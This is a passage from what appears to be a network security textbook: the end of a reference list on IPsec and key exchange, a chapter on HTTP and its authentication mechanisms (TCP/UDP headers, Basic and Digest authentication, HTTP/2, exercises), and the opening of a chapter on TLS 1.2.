18. Dowling, B., Rösler, P., Schwenk, J.: Flexible authenticated and confidential channel establishment (fACCE): Analyzing the noise protocol framework. In: A. Kiayias, M. Kohlweiss, P. Wallden, V. Zikas (eds.) PKC 2020: 23rd International Conference on Theory and Practice of Public Key Cryptography, Part I, *Lecture Notes in Computer Science*, vol. 12110, pp. 341–373. Springer, Heidelberg, Germany, Edinburgh, UK (2020). DOI 10.1007/978-3-030-45374-9_12
19. Eastlake 3rd, D.: Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH). RFC 4305 (Proposed Standard) (2005). DOI 10.17487/RFC4305. URL <https://www.rfc-editor.org/rfc/rfc4305.txt>. Obsoleted by RFC 4835
20. Eronen, P., Hoffman, P.: IKEv2 Clarifications and Implementation Guidelines. RFC 4718 (Informational) (2006). DOI 10.17487/RFC4718. URL <https://www.rfc-editor.org/rfc/rfc4718.txt>. Obsoleted by RFC 5996
21. Felsch, D., Grothe, M., Schwenk, J., Czubak, A., Szymanek, M.: The dangers of key reuse: Practical attacks on IPsec IKE. In: W. Enck, A.P. Felt (eds.) USENIX Security 2018: 27th USENIX Security Symposium, pp. 567–583. USENIX Association, Baltimore, MD, USA (2018)

22. Ferguson, N., Schneier, B.: A cryptographic evaluation of ipsec (1999)
23. Fuller, V., Li, T.: Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan. RFC 4632 (Best Current Practice) (2006). DOI 10.17487/RFC4632. URL <https://www.rfc-editor.org/rfc/rfc4632.txt>
24. Fuller, V., Li, T., Yu, J., Varadhan, K.: Classless Inter-Domain Routing (CIDR): an Address Assignment and Aggregation Strategy. RFC 1519 (Proposed Standard) (1993). DOI 10.17487/RFC1519. URL <https://www.rfc-editor.org/rfc/rfc1519.txt>. Obsoleted by RFC 4632
25. Harkins, D., Carrel, D.: The Internet Key Exchange (IKE). RFC 2409 (Proposed Standard) (1998). DOI 10.17487/RFC2409. URL <https://www.rfc-editor.org/rfc/rfc2409.txt>. Obsoleted by RFC 4109, updated by RFC 4109
26. Hülsing, A., Ning, K.C., Schwabe, P., Weber, F., Zimmermann, P.R.: Post-quantum wireguard. In: 2021 IEEE Symposium on Security and Privacy (SP), pp. 304–321. IEEE (2021)
27. Huttunen, A., Swander, B., Volpe, V., DiBurro, L., Stenberg, M.: UDP Encapsulation of IPsec ESP Packets. RFC 3948 (Proposed Standard) (2005). DOI 10.17487/RFC3948. URL <https://www.rfc-editor.org/rfc/rfc3948.txt>
28. IETF: IPsec Working Group (ipsec). <http://datatracker.ietf.org/wg/ipsec/charter/>. <http://datatracker.ietf.org/wg/ipsec/charter/>
29. Jager, T., Paterson, K.G., Somorovsky, J.: One bad apple: Backwards compatibility attacks on state-of-the-art cryptography. In: ISOC Network and Distributed System Security Symposium – NDSS 2013. The Internet Society, San Diego, CA, USA (2013)
30. Jager, T., Schwenk, J., Somorovsky, J.: On the security of TLS 1.3 and QUIC against weaknesses in PKCS#1 v1.5 encryption. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 1185–1196. ACM Press, Denver, CO, USA (2015). DOI 10.1145/2810103.2813657
31. Kaliski, B.: PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational) (1998). DOI 10.17487/RFC2313. URL <https://www.rfc-editor.org/rfc/rfc2313.txt>. Obsoleted by RFC 2437
32. Karn, P., Simpson, W.: Photuris: Session-Key Management Protocol. RFC 2522 (Experimental) (1999). DOI 10.17487/RFC2522. URL <https://www.rfc-editor.org/rfc/rfc2522.txt>
33. Kaufman, C., Hoffman, P., Nir, Y., Eronen, P.: Internet Key Exchange Protocol Version 2 (IKEv2). RFC 5996 (Proposed Standard) (2010). DOI 10.17487/RFC5996. URL <https://www.rfc-editor.org/rfc/rfc5996.txt>. Obsoleted by RFC 7296, updated by RFCs 5998, 6989
34. Kaufman, C., Hoffman, P., Nir, Y., Eronen, P., Kivinen, T.: Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296 (Internet Standard) (2014). DOI 10.17487/RFC7296. URL <https://www.rfc-editor.org/rfc/rfc7296.txt>. Updated by RFCs 7427, 7670, 8247, 8983
35. Kaufman (Ed.), C.: Internet Key Exchange (IKEv2) Protocol. RFC 4306 (Proposed Standard) (2005). DOI 10.17487/RFC4306. URL <https://www.rfc-editor.org/rfc/rfc4306.txt>. Obsoleted by RFC 5996, updated by RFC 5282
36. Kent, S.: IP Authentication Header. RFC 4302 (Proposed Standard) (2005). DOI 10.17487/RFC4302. URL <https://www.rfc-editor.org/rfc/rfc4302.txt>
37. Kent, S.: IP Encapsulating Security Payload (ESP). RFC 4303 (Proposed Standard) (2005). DOI 10.17487/RFC4303. URL <https://www.rfc-editor.org/rfc/rfc4303.txt>
38. Kent, S., Atkinson, R.: IP Authentication Header. RFC 2402 (Proposed Standard) (1998). DOI 10.17487/RFC2402. URL <https://www.rfc-editor.org/rfc/rfc2402.txt>. Obsoleted by RFCs 4302, 4305
39. Kent, S., Atkinson, R.: Security Architecture for the Internet Protocol. RFC 2401 (Proposed Standard) (1998). DOI 10.17487/RFC2401. URL <https://www.rfc-editor.org/rfc/rfc2401.txt>. Obsoleted by RFC 4301, updated by RFC 3168

40. Kent, S., Seo, K.: Security Architecture for the Internet Protocol. RFC 4301 (Proposed Standard) (2005). DOI 10.17487/RFC4301. URL <https://www.rfc-editor.org/rfc/rfc4301.txt>. Updated by RFCs 6040, 7619
41. Kivinen, T., Swander, B., Huttunen, A., Volpe, V.: Negotiation of NAT-Traversal in the IKE. RFC 3947 (Proposed Standard) (2005). DOI 10.17487/RFC3947. URL <https://www.rfc-editor.org/rfc/rfc3947.txt>
42. Krawczyk, H.: Skeme: a versatile secure key exchange mechanism for internet. In: J.T. Ellis, B.C. Neuman, D.M. Balenson (eds.) NDSS, pp. 114–127. IEEE Computer Society (1996). URL <http://dblp.uni-trier.de/db/conf/ndss/ndss1996.html#Krawczyk96>
43. Krawczyk, H., Eronen, P.: HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869 (Informational) (2010). DOI 10.17487/RFC5869. URL <https://www.rfc-editor.org/rfc/rfc5869.txt>
44. Madson, C., Glenn, R.: The Use of HMAC-SHA-1-96 within ESP and AH. RFC 2404 (Proposed Standard) (1998). DOI 10.17487/RFC2404. URL <https://www.rfc-editor.org/rfc/rfc2404.txt>
45. Maughan, D., Schertler, M., Schneider, M., Turner, J.: Internet Security Association and Key Management Protocol (ISAKMP). RFC 2408 (Proposed Standard) (1998). DOI 10.17487/RFC2408. URL <https://www.rfc-editor.org/rfc/rfc2408.txt>. Obsoleted by RFC 4306
46. Nichols, K., Blake, S., Baker, F., Black, D.: Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers. RFC 2474 (Proposed Standard) (1998). DOI 10.17487/RFC2474. URL <https://www.rfc-editor.org/rfc/rfc2474.txt>. Updated by RFCs 3168, 3260, 8436
47. Orman, H.: The OAKLEY Key Determination Protocol. RFC 2412 (Informational) (1998). DOI 10.17487/RFC2412. URL <https://www.rfc-editor.org/rfc/rfc2412.txt>
48. Paterson, K.G., Yau, A.K.L.: Cryptography in theory and practice: The case of encryption in IPsec. In: S. Vaudenay (ed.) Advances in Cryptology – EUROCRYPT 2006, *Lecture Notes in Computer Science*, vol. 4004, pp. 12–29. Springer, Heidelberg, Germany, St. Petersburg, Russia (2006). DOI 10.1007/11761679_2
49. Perrin, T.: The noise protocol framework (rev. 34). <http://www.noiseprotocol.org/noise.html> (2018)
50. Piper, D.: The Internet IP Security Domain of Interpretation for ISAKMP. RFC 2407 (Proposed Standard) (1998). DOI 10.17487/RFC2407. URL <https://www.rfc-editor.org/rfc/rfc2407.txt>. Obsoleted by RFC 4306
51. Postel, J.: Internet Protocol. RFC 791 (Internet Standard) (1981). DOI 10.17487/RFC0791. URL <https://www.rfc-editor.org/rfc/rfc791.txt>. Updated by RFCs 1349, 2474, 6864
52. project, O.: Openvpn project wiki and tracker. <https://community.openvpn.net/openvpn/>
53. Rekhter, Y., Li, T.: An Architecture for IP Address Allocation with CIDR. RFC 1518 (Historic) (1993). DOI 10.17487/RFC1518. URL <https://www.rfc-editor.org/rfc/rfc1518.txt>
54. Rekhter, Y., Moskowitz, B., Karrenberg, D., de Groot, G.J., Lear, E.: Address Allocation for Private Internets. RFC 1918 (Best Current Practice) (1996). DOI 10.17487/RFC1918. URL <https://www.rfc-editor.org/rfc/rfc1918.txt>. Updated by RFC 6761
55. Vaudenay, S.: Security flaws induced by CBC padding - applications to SSL, IPSEC, WTLS... In: L.R. Knudsen (ed.) Advances in Cryptology – EUROCRYPT 2002, *Lecture Notes in Computer Science*, vol. 2332, pp. 534–546. Springer, Heidelberg, Germany, Amsterdam, The Netherlands (2002). DOI 10.1007/3-540-46035-7_35



Chapter 9

Security of HTTP

Abstract The *Hypertext Transfer Protocol* (HTTP) is the essential application layer protocol on the Internet and the basis for communication on the World Wide Web. While HTTP was initially intended only for transmitting HTML and the data embedded in it, today, almost any kind of data can be sent via this protocol. HTTP uses a very simple communication pattern where a *HTTP request* is always answered with a *HTTP response*. This simple communication pattern can be extended arbitrarily by additional *HTTP-Headers*. HTTP client authentication can be performed via the HTTP Basic or HTTP Digest mechanisms or via passwords in HTML forms. HTTP uses the services of the *Transmission Control Protocol* (TCP), which guarantees reliable data transmission.

7 Application layer	Application layer	Telnet, FTP, SMTP, <u>HTTP</u> , DNS, IMAP
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1 Physical layer	Link layer	

Fig. 9.1 TCP/IP Layer Model: HTTP is the most important application layer protocol, and it is based on TCP.

9.1 TCP and UDP

The transport layer (Figure 9.1) uses the services of the Internet layer. Two protocols dominate the transport layer: the *Transmission Control Protocol* (TCP) and the *User Datagram Protocol* (UDP). Both protocols provide additional services that

applications can use – UDP the port numbers to address individual processes, TCP port numbers, and reliable data transmission.

9.1.1 User Datagram Protocol (UDP)

The *User Datagram Protocol* (UDP) [8] provides a simple mechanism to address processes on the Internet: The host on which a process is running is uniquely identified by its IP address, and a 16-bit port number uniquely identifies the process itself.




Fig. 9.2 UDP-Header.

Two communicating processes can be uniquely identified by two IP address/port number pairs; the sender of a data packet via the source IP address and the source port, and the receiver via the destination IP address and the destination port. Therefore, the two port numbers are the most important data fields in the UDP header (Figure 9.2).

In addition, the UDP header contains a length value and a checksum. The length field specifies the total length of the UDP packet, i.e., the number of bytes of UDP header and user data. The checksum is the sum of all 16-bit segments, interpreted as 16-bit integers, modulo 2^{16} . These 16-bit fields include the three 16-bit fields of the UDP header, the data part of the UDP packet, and the 16-bit fields of a 96-bit pseudo-header formed from the IP header. This pseudo-header contains the two IP addresses, the protocol specification (usually the value for UDP), and the length of the UDP packet.

So apart from the port numbers, the UDP header only adds check values. In particular, UDP – in contrast to TCP – offers no protection against data loss, no protection against duplication of IP packets, and no protection against swapping the order of the user data.

9.1.2 Transmission Control Protocol (TCP)

The *Transmission Control Protocol* (TCP) [9] is more complex than UDP and offers additional guarantees. This is reflected in the TCP header (Figure 9.3).

In addition to identifying processes via port numbers, TCP offers reliable data transmission: A byte sequence transported over TCP will arrive without bit errors,




Fig. 9.3 TCP-Header.

in the same order, at the recipient device. To ensure this protection, the transmitted bytes must be numbered consecutively. For reasons of transmission stability, this numbering does not start at 0, but a starting value for each direction is negotiated in the so-called *TCP handshake* (Figure 9.4).

The *sequence number* is a 32-bit number indicating the number of the first data byte transmitted in this TCP packet. The recipient device can use this number to verify that it has received all previous bytes. The *acknowledgment number* indicates the number of the last data byte received by the sender – so the recipient device can check whether all the bytes previously sent by it have been received. If a particular byte range is not acknowledged, it is retransmitted.

The *Data offset* field is 4 bits and specifies the number of 32-bit words – that is, the lines in Figure 9.3 – in the TCP header. The length of the header must always be a multiple of 32 bits, and *padding* is used to achieve this. The fields *Window size* and *Urgent pointer* are used for data flow control, which we will not go into here.

The checksum is, like UDP, the sum of all 16-bit fields of the TCP header, the TCP data, and the 96-bit pseudo-header. Unlike UDP, there is no length field in the TCP header. Therefore, a recipient can only determine *that* an incomplete packet has been transmitted – in this case, the checksum is not correct – but not *how many* bytes are missing.




Fig. 9.4 TCP connection setup. The server must store the numbers y and $x+1$.

9.1.3 UDP and TCP Proxies

Similar to how an IP-level NATP gateway (section 8.1.5) exchanges IP addresses in the IP header, a TCP or UDP proxy can change port numbers and other contents of TCP or UDP headers. In this process, the IP headers are changed, too. A proxy usually does not change the transmitted user data.

9.2 Hypertext Transfer Protocol (HTTP)

The World Wide Web (WWW) consists of two core components: the Hypertext Markup Language (HTML; subsection 20.1.2) and the Hypertext Transfer Protocol (HTTP) [4]. The *Hypertext Transfer Protocol* (HTTP) is based on TCP, and TCP port 80 is reserved for HTTP server processes. HTTP uses the Domain Name System (DNS) to translate domain names (e.g. `www.nds.rub.de`) into IP addresses. DNS is discussed in more detail in chapter 15. See Figure 9.1 for the position of these services in the OSI and TCP/IP communication model.

Calling a WWW document includes the following steps:

1. The user types `http://www.nds.rub.de/start.html` into the browser's address bar. Since this string refers to a unique resource on the Internet, it is called *Uniform Resource Locator* (URL).
2. The browser asks the operating system for the IP address of `www.nds.rub.de`. The operating system forwards this request to a domain name server, and when it receives the answer 134.147.32.40, it again forwards it to the browser.
3. The browser asks the operating system to establish a TCP connection to 134.147.32.40 on port 80. The port number 80 results from the protocol specification `http`. After the TCP connection is established, the browser can send arbitrary sequences to the TCP destination.
4. The browser sends an HTTP command (first line of the following example) and additional information (the following HTTP headers) over this TCP connection. The command consists of the HTTP method (here GET), the path to the required resource (here `/start.html`), and the HTTP version (here, version 1.1).

```
GET /start.html HTTP/1.1
Host: www.joerg-schwenk.de
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1;
en-US; rv:1.7.3) Gecko/20040910
Accept: text/xml,application/xml, application/xhtml+xml,
text/html;q=0.9, text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Keep-Alive: 300
Connection: keep-alive
```

5. The server responds with (a) a status line (success or error), (b) meta information (subsequent HTTP headers), (c) an empty line, and (d) the information itself:

```
HTTP/1.1 200 OK
Date: Tu, 01 Feb 2005 12:08:27 GMT
Server: Apache
Expires: Tu, 08 Feb 2005 08:52:00 GMT
Cache-control: no-store, no-cache
Content-Length: 10125
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: SESSIONID=9f6b8f64d9caf7a12df4e0175a63366a;
path=/

<html>
...
</html>
```

In HTTP 1.0, steps 1 to 5 are (theoretically) repeated for each HTTP request. For HTTP 1.1, the TCP connection is kept alive to only repeat steps 4 and 5 for each new request. In practice, browsers and web servers are very pragmatic. A browser often establishes several TCP connections in parallel to load complex web pages faster.

HTTP communication consists of two major parts: Establishing the TCP connection and the HTTP request/response pair. Cryptographic security mechanisms were specified for both parts:

- **TCP connection:** SSL (section 11.2), PCT (subsection 11.1.5) and TLS (chapter 10) establish a secure channel (encrypted and authenticated) above the TCP connection. The HTTP messages are then transmitted over this channel.
- **HTTP command/response:** RFC 2069 [7] defines a challenge and response method for authenticating a request. For this purpose, new header lines must be introduced (section 9.3).

9.3 HTTP Security Mechanisms

Mechanisms to protect the WWW can be implemented in HTTP itself. The most important example is the *Basic Authentication* method of HTTP (1.0 and 1.1), which implements a simple username/password protocol. The password is sent unprotected over the Internet, so the additional use of SSL/TLS is advisable. In addition to this,

the *Digest Access Authentication* method has been defined. This method implements a classic challenge-and-response protocol in HTTP.

9.3.1 Basic Authentication for HTTP




Fig. 9.5 HTTP Basic Authentication between Client and Server.

Basic Authentication is specified in the HTTP 1.0 standard itself [3]. The protocol for Basic Authentication is shown in Figure 9.5. Since HTTP is a stateless protocol, two successive HTTP requests/response pairs are needed.

- With the first request, the client tries to access a protected document. An error message from the server informs the client that this resource is protected and which authentication method must be used.
 - In a second request, the client resends the original request, this time with the appropriate username/password information. The user enters the password via a pop-up window displayed by the browser after receiving the first error message. The password is not encrypted (as Figure 9.5 might suggest), but is simply Base64 encoded (Figure 17.4).

9.3.2 Digest Access Authentication for HTTP

RFC 2617 [6] contains a simple challenge and response protocol fitted into the HTTP framework. We will explain this procedure using the example from Figure 9.6.

- When a server receives an HTTP request for a resource that requires authentication, it responds with the error message **401 Unauthorized** and includes the challenge `nonce="dcd98...c093"` in the `WWW-Authenticate` header. The string `realm="manager@bank.com"` informs the user that he should log in as a manager of `bank.com`. `opaque` is a random value; it is used to fend off denial of service attacks and must be repeated in the client's response.



Fig. 9.6 Process of a digest access authentication between HTTP client and server.

- Since HTTP is stateless, the user has to request the protected resource again. However, this time, the web browser adds an `Authorization` header. The keyword `Digest` states that RFC 2617 authentication is used. The `nonce`, `opaque` and `realm` values are copied from the server's last message. The path to the requested resource is repeated in the `uri` parameter. A parameter `username` is added, which is needed by the server to retrieve the correct secret value/password from its database to verify the `response`. The value of the `response` parameter is created, using the hash function MD5, from the secret password, the `username`, the `realm`, the path to the document (`/root/secret.html`) and the `nonce` value.

9.3.3 HTML forms with password input

A more common method to perform password-based user authentication is to use HTML forms (Listing 20.3). When a web page contains an HTML form, an input field is presented to the user where the cursor can be placed, and a value – in this case, the password – can be entered. Here passwords are also transmitted as cleartext unless TLS is used.

A major difference between HTML forms and HTTP Basic Authentication is the position of the transmitted password in the HTTP request:

- In HTTP Basic Authentication, the password is transmitted in the HTTP header `Authorization`. This header can only be set by the web browser, not by a (malicious) JavaScript function.
- In HTML forms, there are two possible positions. If the HTTP GET method is used to send the form data to the server, the password is transmitted in the query string of the URL – the part of an URL after the ? sign. If the POST method is used, the password is sent in the HTTP request body.

9.4 HTTP/2

The development of HTTP/2 was influenced by Google's SPDY protocol [1], which was added as a new layer between HTTP and TCP in 2009. HTTP requests and responses were transmitted into SPDY frames which contained an additional request ID, allowing asynchronous multiplexing of multiple HTTP requests on one TCP connection. The client no longer had to wait until his HTTP request was answered; he could send several HTTP requests simultaneously and prioritize them. SPDY was implemented in many browsers but is now obsolete due to the introduction of HTTP/2.




Fig. 9.7 HTTP/2 frame to transfer header or body of request or response.

HTTP/2 (RFC 7540 [2]) has adopted the concept of frames from SPDY. The components of an HTTP request or response are each transmitted in a *HTTP frame* (Figure 9.7): The HTTP header in a HEADERS frame, the HTTP body in a DATA frame. Multiplexing is made possible by stream identifiers, each linking a response to a specific request. For performance optimization, a server may send a response without receiving a request; it then adds the request *predicted by it* as an additional HEADERS frame to the client.

HTTP/2 cannot be used without TLS. Although the specification allows HTTP/2 without encryption, all browser vendors have only implemented HTTP/2-over-TLS(1.2).

Related Work

The security of HTTP Basic authentication – when adequately used with TLS – mainly depends on the quality of the chosen password. See section 4.1 for an overview of password security issues. The current version of HTTP Basic is described in RFC 7617 [11].

MD5 in HTTP Digest Authentication should be discouraged (section 3.1). RFC 2617 [6] mentions MD5 as one example and gives a sample implementation using MD5. No mechanisms to negotiate another hash algorithm are included. RFC 7235 [5] and RFC 7615 [10] only update the HTTP authentication framework to include HTTP proxies. RFC 7616 [12] extends HTTP Digest Authentication significantly. SHA-256 is now the mandatory hash function, and MD5 is only kept for backward compatibility. A negotiation mechanism was added whereby the server might specify its preferred hash algorithms, and the client may select the most preferred one it supports.

Problems

9.1 HTTP

1. Consider the URL [https://www.google.com/search?&q=http](https://www.google.com/search?q=http).
 - Can you name the different components?
 - When you enter this URL in your web browser and press return – in what order are the URL components processed?
 - Which parts of the URL are transmitted in the GET request line, which in the `Host:` header?
2. Take a look at the source code of the page retrieved above: Roughly how many HTTP requests does a browser have to make in total to display the page completely, including all images, etc.?

9.2 HTTP Basic and Digest Authentication

1. Which encryption mechanism is used for HTTP Basic Authentication?
2. How are username and password transmitted with HTTP Digest Authentication?
3. Why does the use of HTTP Basic Authentication protect against CSRF attacks?
Why can't an attacker generate the appropriate headers with XMLHttpRequest?

References

1. Belshe, M., Peon, R.: Spdy protocol, draft-mbelshe-httbpis-spdy-00. <https://tools.ietf.org/html/draft-mbelshe-httbpis-spdy-00> (2012)
2. Belshe, M., Peon, R., Thomson (Ed.), M.: Hypertext Transfer Protocol Version 2 (HTTP/2). RFC 7540 (Proposed Standard) (2015). DOI 10.17487/RFC7540. URL <https://www.rfc-editor.org/rfc/rfc7540.txt>. Obsoleted by RFC 9113, updated by RFC 8740
3. Berners-Lee, T., Fielding, R., Frystyk, H.: Hypertext Transfer Protocol – HTTP/1.0. RFC 1945 (Informational) (1996). DOI 10.17487/RFC1945. URL <https://www.rfc-editor.org/rfc/rfc1945.txt>

4. Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard) (1999). DOI 10.17487/RFC2616. URL <https://www.rfc-editor.org/rfc/rfc2616.txt>. Obsoleted by RFCs 7230, 7231, 7232, 7233, 7234, 7235, updated by RFCs 2817, 5785, 6266, 6585
5. Fielding (Ed.), R., Reschke (Ed.), J.: Hypertext Transfer Protocol (HTTP/1.1): Authentication. RFC 7235 (Proposed Standard) (2014). DOI 10.17487/RFC7235. URL <https://www.rfc-editor.org/rfc/rfc7235.txt>. Obsoleted by RFC 9110
6. Franks, J., Hallam-Baker, P., Hostetler, J., Lawrence, S., Leach, P., Luotonen, A., Stewart, L.: HTTP Authentication: Basic and Digest Access Authentication. RFC 2617 (Draft Standard) (1999). DOI 10.17487/RFC2617. URL <https://www.rfc-editor.org/rfc/rfc2617.txt>. Obsoleted by RFCs 7235, 7615, 7616, 7617
7. Franks, J., Hallam-Baker, P., Hostetler, J., Leach, P., Luotonen, A., Sink, E., Stewart, L.: An Extension to HTTP : Digest Access Authentication. RFC 2069 (Proposed Standard) (1997). DOI 10.17487/RFC2069. URL <https://www.rfc-editor.org/rfc/rfc2069.txt>. Obsoleted by RFC 2617
8. Postel, J.: User Datagram Protocol. RFC 768 (Internet Standard) (1980). DOI 10.17487/RFC0768. URL <https://www.rfc-editor.org/rfc/rfc768.txt>
9. Postel, J.: Transmission Control Protocol. RFC 793 (Internet Standard) (1981). DOI 10.17487/RFC0793. URL <https://www.rfc-editor.org/rfc/rfc793.txt>. Updated by RFCs 1122, 3168, 6093, 6528
10. Reschke, J.: HTTP Authentication-Info and Proxy-Authentication-Info Response Header Fields. RFC 7615 (Proposed Standard) (2015). DOI 10.17487/RFC7615. URL <https://www.rfc-editor.org/rfc/rfc7615.txt>. Obsoleted by RFC 9110
11. Reschke, J.: The 'Basic' HTTP Authentication Scheme. RFC 7617 (Proposed Standard) (2015). DOI 10.17487/RFC7617. URL <https://www.rfc-editor.org/rfc/rfc7617.txt>
12. Shekh-Yusef (Ed.), R., Ahrens, D., Bremer, S.: HTTP Digest Access Authentication. RFC 7616 (Proposed Standard) (2015). DOI 10.17487/RFC7616. URL <https://www.rfc-editor.org/rfc/rfc7616.txt>



Chapter 10

Transport Layer Security

Abstract At the time of writing, TLS version 1.2 is the only version supported by all websites. This is one of the reasons why we chose version 1.2 for a detailed analysis of TLS. The second reason is that all attacks on TLS published so far cannot be understood without a thorough knowledge of the TLS blueprint underlying version 1.2. We start with an overview of the complex ecosystem of TLS, including its architecture and methods to activate TLS. We continue with the encryption layer, the *TLS record layer*. The *TLS handshake* is the most complex part of TLS, and we devote several sections to it: After a quick overview, we explain the central concept of *ciphersuites*. Then we look closely at all handshake messages and their role in the protocol. This section also details key derivation and the cryptography of the two main handshake families. Alert messages and the two variants of the TLS handshake, *TLS session resumption* and *TLS renegotiation*, are also part of the standard. *TLS extensions* and various HTTP headers modifying TLS standard behavior are specified in separate RFCs. The most fundamental change in TLS functionality is *Datagram TLS* (DTLS) which adapts TLS to UDP-based traffic. An extensive related work section and exercises conclude this chapter.

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session layer		
4a	TLS layer	SSL, TLS, DTLS
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI,
1 Physical layer	Link layer	IEEE 802.3/802.11

Fig. 10.1 TCP/IP Layer Model: The SSL/TLS Record Layer is an additional security layer between TCP and application protocols like HTTP (HTTPS), FTP (FTPS), or IMAP (IMAPS). For UDP-based transport, DTLS is used.

10.1 TLS-Ecosystem

The basic idea behind SSL/TLS is to provide a transparent, encrypted, and authenticated channel between two hosts through which byte streams can be reliably transmitted. This has two advantages: easy configuration and applicability beyond the HTTP protocol.

10.1.1 Versions

The official history of TLS begins with the *Secure Socket Layer* (SSL) version 2.0, which was integrated into the web browser *Netscape Navigator* of Netscape Communications in February 1995 [33]. A Netscape internal version 1.0 was never released due to significant security flaws. SSL 2.0 still had many conceptual weaknesses and was quickly replaced by SSL 3.0 in 1996. This protocol redesign proved extremely robust and formed the basis for the subsequent TLS versions, up to and including TLS version 1.2. SSL 3.0 was later standardized in the historical RFC 6101 [27].

Starting with version 3.1, the IETF adopted the protocol for standardization and renamed the protocol to *Transport Layer Security* (TLS) version 1.0. However, the “old” SSL versions still exist, since TLS 1.0 uses the version number 0x03 0x01 in the handshake – and subsequent versions 1.1 and 1.2 use the numbers 0x03 0x02 and 0x03 0x03, respectively. The standard for TLS 1.0 [19] was adopted in January 1999. In April 2006, TLS 1.1 [20] followed with few but significant improvements, especially in the Record Layer. The last TLS standard based on the SSL 3.0 reference design is TLS 1.2 [21] from August 2008. The hash functions, the key derivation, and the MAC computations were updated, and authenticated encryption on the Record Layer was enabled.

From April 2014 to August 2018, the IETF worked intensively on TLS 1.3 [59]. This complete redesign is no longer based on the blueprint of SSL 3.0 but contains many new ideas in the handshake, key derivation, and record layer.

Unless otherwise stated, all sections of this chapter refer to TLS 1.2 as the current reference standard; the differences to the other versions are shown in chapter 11.

10.1.2 Architecture

Each TLS implementation consists of several logical components on the client and server side, represented in Figure 10.2.

The *TLS Record Protocol* implements the secure channel mentioned above (section 10.2). It uses the reliable data transmission of the TCP protocol and is therefore often represented as a further network layer “between” the transport and application layer (Figure 9.1). The TLS Record Protocol has three components: the record layer, the TLS connection states that store the cryptographic parameters, and the TLS key




Fig. 10.2 The components of SSL/TLS (in grey).

derivation. The record layer receives an unstructured byte stream from the application to be protected (e.g., HTTP traffic). It divides this byte stream into *Records*, which are individually authenticated and encrypted but are linked to each other by an implicit sequence number that is not transmitted. The record layer is always active; it uses the NULL algorithms for encryption and integrity protection at the beginning, i.e., the records are created but neither encrypted nor protected with a MAC. Different keys and sequence numbers are used in each direction of communication, so each TLS connection consists of two separate secure data channels.

With the *TLS handshake protocol*, the cryptographic algorithms and keys are negotiated between client and server (section 10.3). A secret value, the PremasterSecret, is established; from this value, a MasterSecret is derived. The MasterSecret can be re-used in subsequent TLS sessions, and the keys for the record layer are derived from it. Usually, only the server needs to be configured and equipped with an X.509 TLS certificate for server authentication. Clients often authenticate via different mechanisms, e.g., username/password. The messages of the handshake protocol are also sent via the Record Layer, but in a normal handshake, only the last messages are encrypted. The TLS handshake comprises three main classes:

- **TLS-RSA:** The PremasterSecret is randomly selected by the client, is encrypted with the public RSA key of the server, and then sent to the server.
